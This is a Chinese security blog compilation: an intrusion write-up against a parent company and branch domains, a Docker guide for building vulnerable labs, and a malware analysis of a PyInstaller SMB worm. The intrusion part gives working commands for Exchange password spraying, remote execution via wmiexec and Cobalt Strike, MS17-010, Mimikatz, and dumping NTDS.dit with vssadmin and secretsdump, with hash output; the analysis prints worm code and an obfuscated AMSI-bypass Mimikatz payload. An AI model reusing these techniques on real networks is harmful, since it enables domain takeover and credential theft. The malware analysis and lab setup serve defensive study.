
现在我有了目标的全部域账号，组，域管，域信任关系等信息，知道了网络中存在两个域，一个集团的A域和一个分公司的B域，以及内网的资产分部情况。

我没有继续从内网渗透，而是将收集到的运维组账号进行整理，然后从外部Exchange的EWS接口进行爆破。最终成功获得了2个运维人员的邮箱密码。登录这两个人的集团邮箱，从一个人的邮件中发现了分公司B域的服务器列表，其中就有分公司域控的本地管理员账号和密码，后面我们就叫这个人TL吧。TL属于集团，但他同时也负责管理分公司的域控。


使用impacket套件中的wmiexec.py在Linux上远程连接B域的域控域控执行命令，并使用CS上线，导出域控HASH。



之后开启Socks代理，3389连接服务器，在上面翻了一波，看看有没有集团域控的线索。



登录服务器以后继续使用这个管理员账号横向移动，使用这个账号打下了分公司的Exchange等多台服务器。使用CobaltStrike横向移动非常方便，Windows通过命令横向移动的方法他都支持，WMI、Psexec、WinRM，它还可以使用make_token创建Token和窃取steal_token，Linux的话支持SSH和SSH-KEY。如果执行成功，会直接在控制台上线。



到这里目标分公司基本就被打穿了。下面开始往集团域控移动。我已经有了集团TL的域账号（之前登录集团Exchange邮箱的账号），这里使用到一个叫Hunter的工具，它可以查看当前用户在域内哪台主机上具有LocalAdmin权限、以及可以访问的共享资源。先生成目标内网IP段：

```
for /l %i in (1,1,255) do @echo 192.168.1.%i >> host.txt
```

```
C:\Users\john\Desktop\cmd.exe

C:\Users\john\Desktop>hunter.exe -f hosts.txt
 [*] Reading hosts from file
 [*] Configuration information
HOST: 192.168.88.150
OS Version - 6.3
Domain Controller
Workstation or Server
        * Loggedon Users
        User "HACME\john" - is logged on.
        * Sessions established
        User "john" from client "\\192.168.88.152" - Time: "0" - Idle: "0"
        * Shared resources
        \\192.168.88.150\ADMIN$ - No Read access
        \\192.168.88.150\C$ - No Read access
        \\192.168.88.150\Users - No Read access
        * IP Addresses
        IPv4 address 192.168.88.150

[*] Configuration information
HOST: 192.168.88.151
OS Version - 6.3
Workstation or Server
        * Loggedon Users
        User "HACME\john" - is logged on.
        * Sessions established
        User "john" from client "\\192.168.88.152" - Time: "0" - Idle: "0"
        * Shared resources
        \\192.168.88.151\ADMIN$ - Read Access!
        \\192.168.88.151\C$ - Read Access!
        \\192.168.88.151\Users - Read Access!
        * IP Addresses
        IPv4 address 192.168.88.151
        * You are a local admin of  \\192.168.88.151

[*] Configuration information
HOST: 192.168.88.152
OS Version - 6.1
Workstation or Server
        * Loggedon Users
        User "HACME\john" - is logged on.
        * Sessions established
        User "john" from client "\\192.168.88.152" - Time: "0" - Idle: "0"
        * Shared resources
        \\192.168.88.152\ADMIN$ - Read Access!
        \\192.168.88.152\C$ - Read Access!
        \\192.168.88.152\Users - Read Access!
        * IP Addresses
        IPv4 address 192.168.88.152

[*] Configuration information
HOST: 192.168.88.153
OS Version - 6.1
Workstation or Server
        * Loggedon Users
        User "HACME\john" - is logged on.
        * Sessions established
        User "john" from client "\\192.168.88.152" - Time: "0" - Idle: "0"
        * Shared resources
        \\192.168.88.153\ADMIN$ - No Read access
        \\192.168.88.153\C$ - No Read access
        \\192.168.88.153\Users - No Read access
        * IP Addresses
        IPv4 address 192.168.88.153

C:\Users\john\Desktop>
```

当时在内网中并没有找到当前用户为LocalAdmin权限的主机。接下来我使用PowerView来定位域管登陆过的机器。

```
PS C:\Users\reborn\Desktop\PowerSploit-master\PowerSploit-master> net group "dom
ain admins" /domain
这项请求将在域 test.com 的域控制器处理。

组名     Domain Admins
注释     指定的域管理员

成员

-------------------------------------------------------------------------------
Administrator            Reborn
命令成功完成。

PS C:\Users\reborn\Desktop\PowerSploit-master\PowerSploit-master> Get-NetCompute
r | Invoke-UserHunter -username reborn


UserDomain      : TEST
UserName        : Reborn
ComputerName    : WIN-4MVJ5VFA547.test.com
IPAddress       : 192.168.1.110
SessionFrom     :
SessionFromName :
LocalAdmin      :

UserDomain      : TEST
UserName        : Reborn
ComputerName    : WIN-4MVJ5VFA547.test.com
IPAddress       : 192.168.1.110
SessionFrom     :
SessionFromName :
LocalAdmin      :

UserDomain      : TEST
UserName        : Reborn
ComputerName    : WIN-I0H2EACARA8.test.com
IPAddress       : 192.168.1.111
```

然后使用MS-17-010打下，Mimikat成功抓取域管密码，进入集团域控。远程利用windows自带的工具wmic和vssadmin导出域控HASH，再使用secretdump解密。

wmic /node:domain-ip /user:\ /password: process call create "cmd /c vssadmin create shadow /for=C: 2>&1" wmic /node: domain-ip /user:* /password: process call create "cmd /c copy \?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\NTDS\NTDS.dit C:\temp\ntds.dit 2>&1" wmic /node: domain-ip /user:* /password:* process call create "cmd /c copy \?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SYSTEM\ C:\temp\SYSTEM.hive 2>&1" secretdump -system SYSTEM -ndts ndts.dit local

```
:~/Desktop# secretsdump.py  -system SYSTEM -ntds ntds.dit local
Impacket v0.9.13 - Copyright 2002-2015 Core Security Technologies

[*] Target system bootKey: 0xf17de20622d8f84a93fd539655295852
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] Pek found and decrypted: 0xf88c8e5530e6ae409e523f9bba17b9c9
[*] Reading and decrypting hashes from ntds.dit
\Localadmin:500:aad3b435b51404eeaad3b435b51404ee:3eeaf89dfdee34bba44eaba76411d
3cd:::
:43610:aad3b435b51404eeaad3b435b51404ee:c8178623082d2218a9f6944e07d76070:::
$:42304:aad3b435b51404eeaad3b435b51404ee:907ef04db1fb4ffc55ce2d4f36b0141d:::
$:54500:aad3b435b51404eeaad3b435b51404ee:84769a690675ebf0cc8468914400d221:::
:62515:aad3b435b51404eeaad3b435b51404ee:be689ec14f4306b3bd70fa0bfba24b8c:::
$:61858:aad3b435b51404eeaad3b435b51404ee:332c914dd7947f130eb361f7a53897ac:::
$:60933:aad3b435b51404eeaad3b435b51404ee:6f5a7bcc7bc3c696b6bb63127dbcd701:::
$:54333:aad3b435b51404eeaad3b435b51404ee:927d6910f3b4120c6bbe0c55bf5652cd:::
378:8aad81952c960b4aaad3b435b51404ee:8a952bf5139a3ff3cdf50e067b7712d3:::
D$:1599:aad3b435b51404eeaad3b435b51404ee:9888eb2bf0e12eb07333badd31d4de0e:::
R$:9348:aad3b435b51404eeaad3b435b51404ee:3082d6168a32df3db7653015223d096c:::
2279:779f7969ddcf026e9abe422024bc68b5:4693c2f930ad7f19b2914d797b4483da:::
:2280:a1e421872c3a041fd47ca5ff4f9e273b:eb5e0cf6f46e9707ae9b18ea9ad99ec1:::
ONYMOUS USER:1791:085a478104e74fcae31f3e471306f31b:7c3045d697843d06d8afdee36508c4

11791:b8e7c3af1a113a240aad13cef95553db:7f0b3ab1ca917ce570eee578297a4723

E:11792:8702b5bf93139718dc84a4cad9f742fe:d04d80dc5923f78290edf71cf6902a33
```

至此，这次渗透就结束了，集团总部和分公司基本上全部打穿。

Docker极速入门

本文主要目的是以最快的方式带领没接触过Docker的小伙伴迅速掌握几个方便、快捷的Docker命令，然后可以简单的用这些命令进行靶机、实验环境的搭建。重点是快速上手。



首先需要了解2点： 1.什么是容器技术：

容器技术是一种类似于传统虚拟机的虚拟化技术，但是更加轻量化。

2.什么是Docker:

Docker是容器技术中的一种，也用的最多，但是容器并不止这一种，比如还有rkt等。

下面以搭建一个简单的wordpress站点为例子，从0开始讲解。

Part 1:最最最基础命令 注：

```
docker的安装教程网上很多，这里不再赘述

docker命令前面往往需要以'docker'开头

docker命令需要root权限
```

1.docker search 镜像名

在docker hub上搜索指定镜像，例如：

docker search centos7

```
[root@localhost Desktop]# docker search centos7
NAME                               DESCRIPTION                                      STARS   OFFICIAL   AUTOMATED
ansible/centos7-ansible            Ansible on Centos7                               112                [OK]
centos/mysql-57-centos7            MySQL 5.7 SQL database server                    28
openshift/base-centos7             A Centos7 derived base image for Source-To-I...  26
centos/python-35-centos7           Platform for building and running Python 3.5...  23
centos/postgresql-96-centos7       PostgreSQL is an advanced Object-Relational ...  19
centos/httpd-24-centos7            Platform for running Apache httpd 2.4 or bui...  13
openshift/jenkins-2-centos7        A Centos7 based Jenkins v2.x image for use w...  13
openshift/mysql-55-centos7         DEPRECATED: A Centos7 based MySQL v5.5 image...  6
openshift/nodejs-010-centos7       DEPRECATED: A Centos7 based NodeJS v0.10 ima...  4
openshift/jenkins-1-centos7        DEPRECATED: A Centos7 based Jenkins v1.x ima...  4
openshift/wildfly-101-centos7      A Centos7 based WildFly v10.1 image for use ...  3
openshift/openldap-2441-centos7    A Centos7 based OpenLDAP v2.4.41 image for u...  1
openshift/ruby-20-centos7          DEPRECATED: A Centos7 based Ruby v2.0 image ...  1
openshift/php-56-centos7           DEPRECATED: A Centos7 based PHP v5.6 image f...  2
openshift/php-55-centos7           DEPRECATED: A Centos7 based PHP v5.5 image f...  1
openshift/wildfly-110-centos7      A Centos7 based WildFly v11.0 image for use ...  1
openshift/wildfly-100-centos7      A Centos7 based WildFly v10.0 image for use ...  1
openshift/wildfly-81-centos7       A Centos7 based WildFly v8.1 image for use w...  1
openshift/mongodb-24-centos7       DEPRECATED: A Centos7 based MongoDB v2.4 ima...  1
openshift/postgresql-92-centos7    DEPRECATED: A Centos7 based PostgreSQL v9.2 ...  0
openshift/perl-516-centos7         DEPRECATED: A Centos7 based Perl v5.16 image...  0
openshift/wildfly-90-centos7       A Centos7 based WildFly v9.0 image for use w...  0
openshift/python-33-centos7        DEPRECATED: A Centos7 based Python v3.3 imag...  0
openshift/wildfly-120-centos7      A Centos7 based WildFly v12.0 image for use ...  0
fortinj66/centos7-s2i-nodejs       based off of ryanj/centos7-s2i-nodejs.  Bigg...  0
[root@localhost Desktop]#
```

2.docker pull 镜像名称

找到需要的镜像后，用该命令进行下载，一般系统镜像也就两三百M。

```
[root@localhost Desktop]# docker pull ansible/centos7-ansible
Using default tag: latest
```

3.docker images

查看本地当前存在的镜像：

```
[root@localhost Desktop]# docker images
REPOSITORY                         TAG        IMAGE ID         CREATED
vul dedecms5.7sp2 cmd execution1   1.0        c7ce252d1f9c     9 hours ago
vul dedecms5.7sp2 cmd execution    1.0        c7ce252d1f9c     9 hours ago
<none>                             <none>     3a44002c1599     9 hours ago
vul zzcms8.1 inject                1.0        87590f324ddd     10 hours ago
vul fileupload                     latest     46595ce78fb1     5 days ago
vul xss                            latest     2d1ea726f285     5 days ago
vul sqlinject                      latest     8abe05700a74     5 days ago
base lanmp                         latest     a2290c10b998     5 days ago
base in base new                   latest     29842bd2a25c     5 days ago
vul seacms6.53-54 cmd execution    latest     b6d252d83cd5     6 days ago
base lampj burp                    latest     5c7222e3aaa8     7 days ago
vul finecms 5.2.0                  1.0        c361944737de     7 days ago
vul wordpress 4.8.1                1.0        914779d75019     7 days ago
vul wordpress 4.8.1                latest     20863a0721b4     7 days ago
base lamp                          1.0        37ef2ce6ee14     7 days ago
ubuntu                             latest     452a96d81c30     7 weeks ago
centos                             latest     e934aafc2206     2 months ago
```

TAG是容器的标签，用来区分不同的容器，如果不填写的话默认是latest，如果本地不存在latest版本则会自行下载。

IMAGE ID是镜像的16位短ID

4.docker run -itd --name 容器名称 -p 主机端口:容器端口 -p...... 镜像名称:标签 /bin/bash

这条命令基本能满足环境的搭建了，既然是快速上手所以先不用在意每个参数的含义。

-p是用来映射端口的，不需要映射的情况下可以忽略。

例如：

```
[root@localhost Desktop]# docker run -itd --name reboot -p 81:80 centos:latest /bin/bash
ec71ab2b57cee3a5fc8035b6ecc644afcd401cf37b92547b968c52779f6c88c0
```

这样就成功创建了一个centos的容器，并将容器的80端口映射到主机的81端口上。

下面这一长串是容器的完整ID.

5.docker ps

列出当前正在运行的容器，例如：

```
[root@localhost Desktop]# docker ps
CONTAINER ID        IMAGE               COMMAND             CREATED             STATUS              PORTS                NAMES
ec71ab2b57ce        centos:latest       "/bin/bash"         3 minutes ago       Up 3 minutes        0.0.0.0:81->80/tcp   reboot
```

6.docker stop/start 容器名/ID

停止或启动容器，若是填写容器名则要全写上去，如果用的是ID,这里的ID并不需要写完整的ID或者16位短ID,只需要能与其他容器区分开即可，就算你只写第一个字符都是可以的，只要能区分开。

```
[root@localhost Desktop]# docker ps
CONTAINER ID        IMAGE               COMMAND             CREATED             STATUS              PORTS                NAMES
ec71ab2b57ce        centos:latest       "/bin/bash"         7 minutes ago       Up 2 seconds        0.0.0.0:81->80/tcp   reboot
[root@localhost Desktop]# docker stop ec
ec
[root@localhost Desktop]# docker start reboot
reboot
```

7.docker ps -a

列出所有的容器，包括运行中的和停止的

```
[root@localhost Desktop]# docker ps -a
CONTAINER ID        IMAGE               COMMAND             CREATED             STATUS                     PORTS               NAMES
ec71ab2b57ce        centos:latest       "/bin/bash"         8 minutes ago       Exited (137) 2 seconds ago                     reboot
```

8.docker attach 容器名/ID

进入到容器中

```
[root@localhost Desktop]# docker start reboot
reboot
[root@localhost Desktop]# docker attach reboot
[root@ec71ab2b57ce /]#
```

进入后可以看到区域名称变成了容器的短ID

9.ctrl+d

退出并停止容器

```
[root@ec71ab2b57ce /]# exit
[root@localhost Desktop]# docker attach reboot
You cannot attach to a stopped container, start it first
```

再次连接会提示容器已经停止。

10.ctrl+p（按完放开）+q

退出而不停止容器：

```
[root@localhost Desktop]# docker attach reboot
[root@ec71ab2b57ce /]# read escape sequence
[root@localhost Desktop]# docker attach reboot
[root@ec71ab2b57ce /]#
```

11.进入容器后，往往容器中会缺少个别常用命令，例如ifconfig、wget等,只需要正常下载即可。然后就是正常的下载搭建wordpress所需的环境。例如这里为了方便我直接使用现成的集成环境：

wget http://dl.wdlinux.cn/files/lanmp_v3.tar.gz

tar zxvf lanmp_v3.tar.gz

sh lanmp.sh

然后选择1进行下载即可。

完成后httpd和mysqld默认已经启动

然后退出容器。

12.docker cp 主机中的文件目录 容器名：容器中的目录

将文件从主机拷贝到容器中

```
[root@localhost Desktop]# docker cp wordpress4.8.1 reboot:/wp
[root@localhost Desktop]# docker attach reboot
[root@ec71ab2b57ce /]# ls
anaconda-post.log  bin  dev  etc  home  lib  lib64  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var  wp
[root@ec71ab2b57ce /]#
```

13.然后就是在容器中按照搭建环境的步骤去进行就可以了。

最后用ifconfig查看一下容器的ip即可在主机中直接访问对应的站点了，若是没有安装ifconfig的话，可以在容器外使用命令docker inspect 容器名 | grep IPAddress

查看容器信息，里面有ip:

```
[root@localhost Desktop]# docker attach reboot
[root@ec71ab2b57ce /]# ifconfig
bash: ifconfig: command not found
[root@ec71ab2b57ce /]# read escape sequence
[root@localhost Desktop]# docker inspect reboot | grep IPAddress
            "SecondaryIPAddresses": null,
            "IPAddress": "172.17.0.2",
                    "IPAddress": "172.17.0.2",
[root@localhost Desktop]#
```

若是搭建在虚拟机中的直接在物理机上访问虚拟机IP：81端口 即可访问到了（这里忽略防火墙的问题）

Part 2:快速搭建靶机 由于docker技术很受欢迎，所以网上已经有很多现成的环境可供下载使用，例如vulhub、vulstudy等。

下面以vulstudy为例，讲解下如何使用：

注：docker-compose的安装教程网上很多，我就不赘述了。

1.下图是vulstudy目录中的文件，可以看到有一个docker-compose.yml文件,在这里我们只需要运行docker-compose up -d 即可同时创建所有目录中存在的靶机环境，当然，这个过程会有点慢，因为每个靶机环境中并不包含相应镜像文件，下载这些文件的操作被写到了每个环境对应的Dockerfile(用来描述如何创建镜像的过程的文件)中。会先去执行这些Dockerfile创建镜像，然后才运行它们。

```
[root@localhost vulstudy]# ll
total 8
drwxr-xr-x. 2 root root   50 Jun 15 12:14 BodgeIt
drwxr-xr-x. 2 root root   50 Jun 15 12:14 bWAPP
drwxr-xr-x. 2 root root   26 Jun 15 12:14 doc
-rw-r--r--. 1 root root 1577 Jun 15 12:14 docker-compose.yml
drwxr-xr-x. 2 root root   50 Jun 15 12:14 DSVW
drwxr-xr-x. 2 root root   79 Jun 16 03:27 DVWA
drwxr-xr-x. 2 root root   50 Jun 15 12:14 Hackademic
drwxr-xr-x. 2 root root   50 Jun 15 12:14 MCIR
drwxr-xr-x. 2 root root   50 Jun 15 12:14 mutillidae
-rw-r--r--. 1 root root 2803 Jun 15 12:14 README.md
drwxr-xr-x. 2 root root   50 Jun 15 12:14 sqli-labs
drwxr-xr-x. 3 root root   68 Jun 15 12:14 vulnerable-node
drwxr-xr-x. 2 root root   50 Jun 15 12:14 WackoPicko
drwxr-xr-x. 4 root root   69 Jun 15 12:14 WebGoat
drwxr-xr-x. 2 root root  103 Jun 15 12:14 www
drwxr-xr-x. 2 root root   73 Jun 15 12:14 XSSed
```

2.下图是每个环境单独的目录内容，以DVWA为例：

```
[root@localhost DVWA]# ls
docker-compose.yml  Dockerfile  php.ini  run.sh
```

docker-compose.yml中记录了容器启动时所要进行的一些配置：

```
[root@localhost DVWA]# cat docker-compose.yml
version: '2'
services:
 web:
  #build: .
  image: c0ny1/dvwa:v1.9
  ports:
   - "80:80"
[root@localhost DVWA]#
```

例如端口那里，设置的就是端口映射，可以在使用之前自己根据需要进行修改。

要单独创建靶机的话，对于存在Dockerfile文件的，需要先到目录下执行如下命令先创建镜像：

docker build -t 要命名的镜像名称 . (注意这里有一个'点'，并且前面有空格)

然后：

docker-compose up -d

按.yml文件创建容器。

最后根据映射的端口或者IP进行访问就可以了。

记一次应急响应样本分析

0x01 概述

前两天应了急，抓了一个样本，py打包的exe，今年的应急发现挺多样本都是py打包的，分享一些技巧吧，知道的就关掉这篇文章就好了。


0x02 分析过程

反编译

首先用 **python pyinstaller** 打包的exe有几个特点：1、特别大，2、有个类似小鸟一样的图标。

svchost.exe　　2019年12月23日 上午8:52　　5.9 MB　　EXE file

当然配合ida打开，通过关键字搜索 **pyinstall** 也能够进行判断。



反编译过程中需要几个东西，一个是 **pyi-archive_viewer** ，这个东西的作用就是搜索用 **pyinstaller** 打包的exe中提取相关可执行文件中的各种py代码，而且安装很简单，通过下面的命令安装之后就自带这个东西了。

```
pip install pyinstaller
```

使用方法如下图，x是解压文件，选择要导出东西，这里我选择ii，然后选择导出文件，导出文件需要选择x.pyc文件。

```
ζ pyi-archive_viewer svchost.exe
 pos, length, uncompressed, iscompressed, type, name
[(0, 168, 234, 1, 'm', u'struct'),
 (168, 1165, 2767, 1, 'm', u'pyimod01_os_path'),
 (1333, 4425, 12791, 1, 'm', u'pyimod02_archive'),
 (5758, 7556, 23658, 1, 'm', u'pyimod03_importers'),
 (13314, 1886, 5919, 1, 's', u'pyiboot01_bootstrap'),
 (15200, 1110930, 2486013, 1, 's', u'ii'),
 (1126130, 16873, 29184, 1, 'b', u'Crypto.Cipher._AES.pyd'),
```

```
? ii
U: go Up one level
O <name>: open embedded archive name
X <name>: extract name
Q: quit
? x
extract name? ii
to filename? 2.pyc
```

pyc是py的字节码文件，**pyinstaller** 在打包pyc的时候，会去掉pyc的magic和时间戳。所以我们需要手工修复，hex打开，在6300之前先加上magic头，内容为\x03\xf3\x0d\x0a，再补上时间戳的话，时间戳可以是4个字节随意，保存。

```
03F30D0A 01020304 63000000 00000000 00330000 00400000 0073E215 00006400 00640100 6C00005A 00006501
005A0200 6503005A 04006505 005A0600 6507005A 08006509 005A0A00 650B005A 0C00650D 005A0E00 650F005A
10006511 005A1200 6513005A 14006515 005A1600 6517005A 18006519 005A1A00 651B005A 1C00651D 005A1E00
651F005A 20006521 005A2200 6500006A 23005A24 00650000 6A25005A 26006400 00640100 6C27005A 27006527
006A2800 5A290064 00006401 006C2A00 5A2A0065 2A006A2B 005A2C00 64000064 01006C2D 005A2D00 652D006A
2E005A2F 00652D00 6A2D005A 3000652D 006A3100 5A320065 2D006A33 005A3400 652D006A 35005A36 00652D00
```

然后通过下面命令安装 **uncompyle**

```
pip install uncompyle
```

只执行 `uncompyle6 2.pyc > 2.py` 即可反编译回py代码。

```
# l1nk3r@l1nk3r.local:
(14:36:46)
ζ uncompyle6 2.pyc > 2.py
# l1nk3r@l1nk3r.local:
(14:37:26)
ζ cat 2.py
# uncompyle6 version 3.2.3
# Python bytecode 2.7 (62211)
# Decompiled from: Python 2.7.15 (default, Nov 27 2018, 21:24:58)
# [GCC 4.2.1 Compatible Apple LLVM 10.0.0 (clang-1000.11.45.5)]
# Embedded file name: ii.py
# Compiled at: 1972-02-19 08:06:25
import subprocess
```

样本分析

样本中有部分定义的混淆，我给他全替换掉!

```
pnQmOEeSqxdJITNciXvRyWLVuHjMYs = list
pnQmOEeSqxdJITNciXvRyWLVuHjMYk = set
pnQmOEeSqxdJITNciXvRyWLVuHjMYU = xrange
pnQmOEeSqxdJITNciXvRyWLVuHjMYB = float
pnQmOEeSqxdJITNciXvRyWLVuHjMYA = None
pnQmOEeSqxdJITNciXvRyWLVuHjMYC = Exception
pnQmOEeSqxdJITNciXvRyWLVuHjMYD = ord
pnQmOEeSqxdJITNciXvRyWLVuHjMYg = range
pnQmOEeSqxdJITNciXvRyWLVuHjMlr = False
pnQmOEeSqxdJITNciXvRyWLVuHjMlY = True
pnQmOEeSqxdJITNciXvRyWLVuHjMlb = min
pnQmOEeSqxdJITNciXvRyWLVuHjMlF = zip
pnQmOEeSqxdJITNciXvRyWLVuHjMlh = len
pnQmOEeSqxdJITNciXvRyWLVuHjMlt = open
pnQmOEeSqxdJITNciXvRyWLVuHjMlf = str
pnQmOEeSqxdJITNciXvRyWLVuHjMlw = setattr
pnQmOEeSqxdJITNciXvRyWLVuHjMlG = int
pnQmOEeSqxdJITNciXvRyWLVuHjMrl = subprocess.PIPE
pnQmOEeSqxdJITNciXvRyWLVuHjMrY = subprocess.Popen
```

直接进入正题！！！，下面这部分为这个代码中自带的硬编码字典。

```
iplist = ['192.168.0.1/24', '192.168.1.1/24', '192.168.2.1/24', '192.168.3.1/24'
userlist = ['', 'Administrator', 'user', 'admin', 'test', 'hp', 'guest']
userlist2 = ['', 'Administrator', 'admin']
passlist = ['', '123456', 'password', 'qwerty', '12345678', '123456789', '123',
```

上传minikatz脚本

```
mkatz = 'Try\n{\n[Ref].Assembly.GetType(\'Sys\'+\'tem.Mana\'+\'gement.Aut\'+\'omatio\'+\'n.Am\'+\'siUtils\').GetField(\'am\'+\'siInitFai\'+\'led\',\'NonP\'+\'ublic,
Static\').SetValue($null,$true)\n}\nCatch\n{}\n\nfunction Invoke-Cats\n{\n\n\n[CmdletBinding(DefaultParameterSetName={\'p\'+\'wds\'})]\nParam(\n    [Parameter(Position
= 0)]\n    [String[]]\n    ${COM`PuternA`Me},\n\n    [Parameter(ParameterSetName = "PW`ds", Position = 1)]\n    [Switch]\n    ${P`Wds},\n\n    [Parameter
(ParameterSetName = "ceR`TS", Position = 1)]\n    [Switch]\n    ${C`ERtS},\n\n    [Parameter(ParameterSetName = "C`UStOMC`OmmaNd", Position = 1)]\n    [String]\n    $
{coM`M`AnD}\n)\n\nSet-StrictMode -Version 2\n\n\n${RE`moT`EscripTB`loCK} = {\n    [CmdletBinding()]\n    Param(\n        [Parameter(Position = 0, Mandatory = ${t`RUe})]
```

前面都是一些铺垫，这里开始进入正题，还是一段段看，这下面设置一个循环，判断network是否在find_ip()方法中，然后创建一个线程，调用 **scansmb** 方法进行操作。

```
1373  var = 1
1374  while var == 1:
1375      print 'start scan'
1376      if '.exe' in dl:
1377          for network in find_ip():
1378              print network
1379              ip, cidr = network.split('/')
1380              cidr = int(cidr)
1381              host_bits = 32 - cidr
1382              i = struct.unpack('>I', socket.inet_aton(ip))[0]
1383              start = i >> host_bits << host_bits
1384              end = i | (1 << host_bits) - 1
1385              for i in range(start + 1, end):
1386                  semaphore1.acquire()
1387                  ip = socket.inet_ntoa(struct.pack('>I', i))
1388                  t1 = threading.Thread(target=scansmb, args=(ip, 445))
1389                  t1.start()
1390
1391              time.sleep(1)
1392
1393      print 'smb over  sleep 200s'
1394      time.sleep(5)
```

先看看 **find_ip** 方法主要使用 **ipconfig /all** ，判断本地网卡当前有哪些网段，然后将这些网站变成 **x.x.x.1/24** 的子网形式。然后再通过 **netstat -na** 命令检查当前内网中有哪些ip和其进行通信，去掉一些本地监听ip，组成一个 **iplist** 。

```
def find_ip():
    global iplist2
    ipconfig_process = subprocess.Popen('ipconfig /all', stdout=subprocess.PIPE)
    output = ipconfig_process.stdout.read()
    result = re.findall('\\b(?:(?:25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\\.){3}(?:25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\\b', output)
    for ipaddr in result:
        if ipaddr != '127.0.0.1' and ipaddr != '255.255.255.0' and ipaddr != '0.0.0.0':
            ipaddr = ipaddr.split('.')[0] + '.' + ipaddr.split('.')[1] + '.' + ipaddr.split('.')[2] + '.1/24'
            iplist.append(ipaddr)

    netstat_process = subprocess.Popen('netstat -na', stdout=subprocess.PIPE)
    output2 = netstat_process.stdout.read()
    result2 = re.findall('\\b(?:(?:25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\\.){3}(?:25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\\b', output2)
    for ip in result2:
        if ip != '127.0.0.1' and ip != '0.0.0.0' and ip != '255.255.0.0' and ip != '1.1.1.1':
            ip = ip.split('.')[0] + '.' + ip.split('.')[1] + '.' + ip.split('.')[2] + '.1/24'
            iplist.append(ip)

    try:
        ipp1 = urlopen('http://ip.42.pl/raw', timeout=3).read()
        ipp1 = ipp1.split('.')[0] + '.' + ipp1.split('.')[1] + '.' + ipp1.split('.')[2] + '.1/24'
        ipp2 = load(urlopen('http://jsonip.com', timeout=3))['ip']
        ipp2 = ipp2.split('.')[0] + '.' + ipp2.split('.')[1] + '.' + ipp2.split('.')[2] + '.1/24'
        iplist.append(ipp1)
        iplist.append(ipp2)
    except:
        pass

    iplist2 = list(set(iplist))
    iplist2.sort(key=iplist.index)
    return iplist2
```

再看看 **scansmb** 方法，在 **scansmb** 中分别看几个方法**scan**、**validate**、**check_ip**、**validate2**。

```
def scansmb(ip, p):
    global semaphore1
    if scan(ip, 445) == 1:
        if scan(ip, 65533) == 0:
            print 'exp IP:' + ip
            try:
                validate(ip, '1')
            except:
                pass

            try:
                check_ip(ip, 1)
            except:
                pass

            try:
                validate2(ip, '3')
            except:
                pass

    semaphore1.release()
```

